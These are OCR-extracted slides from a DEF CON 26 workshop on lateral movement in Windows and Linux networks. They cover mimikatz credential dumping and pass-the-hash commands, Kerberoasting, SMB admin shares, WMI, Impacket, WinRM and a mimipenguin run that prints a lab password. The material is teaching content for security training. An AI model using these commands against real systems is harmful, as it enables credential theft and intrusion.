
- privilege::debug
  - Just to check if SYSTEM privileges are enabled.
- sekurlsa::logonpasswords
  - Get plain text passwords, hashes and more
- sekurlsa::pth /user:<user_name> /domain:<AD_domain> /ntlm:<user_hash> /run:<command>
  - Pass-The-Hash

Lab 8

Kerberoasting

- Attacking Kerberos, Tim Medin
  - https://www.sans.org/summit-archives/file/summit-archive-1493862736.pdf
- Abuses the way Kerberos uses the NTLM hash of a Service Account to encrypt the kerberos Ticket.
- Allows an attacker to crack the password of a service account offline (no brute force, not a single auth)

Kerberoasting



https://adsecurity.org/wp-content/uploads/2015/12/Kerberoast-Kerberos-Arch.png

Lab 9

Lateral Movement

SMB (Server Message Block)

- Network File Sharing Protocol (CIFS)
- Port TCP/445
- Administrative Shares (C$, IPC$, ADMIN$)

	Time	Source	Destination	Protoco	Lengtl	Info
20	5.982239	192.168.1.16	192.168.1.12	TCP	74	55656 → 445 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=1579584575 TSecr=
21	5.982278	192.168.1.12	192.168.1.16	TCP	74	445 → 55656 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1 TSval=
22	5.982384	192.168.1.16	192.168.1.12	TCP	66	55656 → 445 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=1579584575 TSecr=179234
23	5.982702	192.168.1.16	192.168.1.12	SMB	139	Negotiate Protocol Request
24	5.982846	192.168.1.12	192.168.1.16	SMB2	318	Negotiate Protocol Response
25	5.982945	192.168.1.16	192.168.1.12	TCP	66	55656 → 445 [ACK] Seq=74 Ack=253 Win=30336 Len=0 TSval=1579584575 TSecr=179234
26	5.983797	192.168.1.16	192.168.1.12	SMB2	176	Negotiate Protocol Request
27	5.983866	192.168.1.12	192.168.1.16	SMB2	318	Negotiate Protocol Response
28	5.985109	192.168.1.16	192.168.1.12	SMB2	224	Session Setup Request, NTLMSSP_NEGOTIATE
29	5.985189	192.168.1.12	192.168.1.16	SMB2	395	Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHALLENGE
30	5.987092	192.168.1.16	192.168.1.12	SMB2	512	Session Setup Request, NTLMSSP_AUTH, User: \Administrator
31	5.987457	192.168.1.12	192.168.1.16	SMB2	151	Session Setup Response
32	6.029974	192.168.1.16	192.168.1.12	TCP	66	55656 → 445 [ACK] Seq=788 Ack=919 Win=32512 Len=0 TSval=1579584622 TSecr=179235
46	14.342828	192.168.1.16	192.168.1.12	SMB2	176	Tree Connect Request Tree: \\192.168.1.12\c$
47	14.342976	192.168.1.12	192.168.1.16	SMB2	150	Tree Connect Response
48	14.343138	192.168.1.16	192.168.1.12	TCP	66	55656 → 445 [ACK] Seq=898 Ack=1003 Win=32512 Len=0 TSval=1579592936 TSecr=180070
49	14.343947	192.168.1.16	192.168.1.12	SMB2	191	Create Request File:

Lab 10

CTF 3


RPC (Remote Procedure Call)

- Allows a program to call a function from another host through the network
- Port TCP/135 (Portmapper)
- Applications
  - Task Scheduler
  - Service Control Manager
  - WMI
  - DCOM

WMI (Windows Management Instrumentation)

- Microsoft's Implementation of WBE (Web Based Enterprise Management)
- Leverages RPC (TCP 135)
- Win32_Process class

WMI


Matt Graeber
WMI Architecture
Clients
wmic.exe
PowerShell
Windows Scripting Host (WSH)
VBScript
JScript
wbemtest.exe
C/C++ via COM
winrm.exe
winrs.exe
WBEM Standard
Query languages
WQL – WMI Query Language
CQL
Protocol Implementations
DCOM
WS-Man
WinRM
PowerShell Remoting
CIM Standard
Object schema
WMI objects
WMI/CIM repository
Managed Object Format (MOF) files
WMI Providers
cimwin32.dll
stdprov.dll
Etc.
WMI service (Winmgmt)
Server

Lab 11

CTF 2

Impacket

- https://github.com/CoreSecurity/impacket
- Python classes that implement windows network protocols:
  - SMB1, SMB2, SMB3, MSRPC
- Plain, NTLM and Kerberos authentications, using password/hashes/tickets/keys.

Lab 12

WinRM (Windows Remote Management)

- Microsoft's implementation of WS-Management.
- SOAP based endpoint management protocol.
  - Port 5985/5986
- Windows Remote Shell
- Powershell Remoting

WinRM (Windows Remote Management)

- Network Dump

Lab 13

Lateral Movement on Linux

Lab 14

Let's try "mimikatz" on Linux : minipenguin

- Plain text credentials on memory --> GNOME keyring
- It does a comparison with stored hashes.
- Needs root.

```
1  root@osboxes:~# chmod u+x mimipenguin
2  chmod u+x mimipenguin
3  root@osboxes:~# ./mimipenguin
4  ./mimipenguin
5  [+] GNOME KEYRING (2135)
6    [-] osboxes:Aicila@97
7  root@osboxes:~#
```

https://github.com/huntergregal/mimipenguin

Lateral Movement 101 @ Defcon 26

Walter Cuestas
@wcu35745

Mauricio Velazco
@mvelazco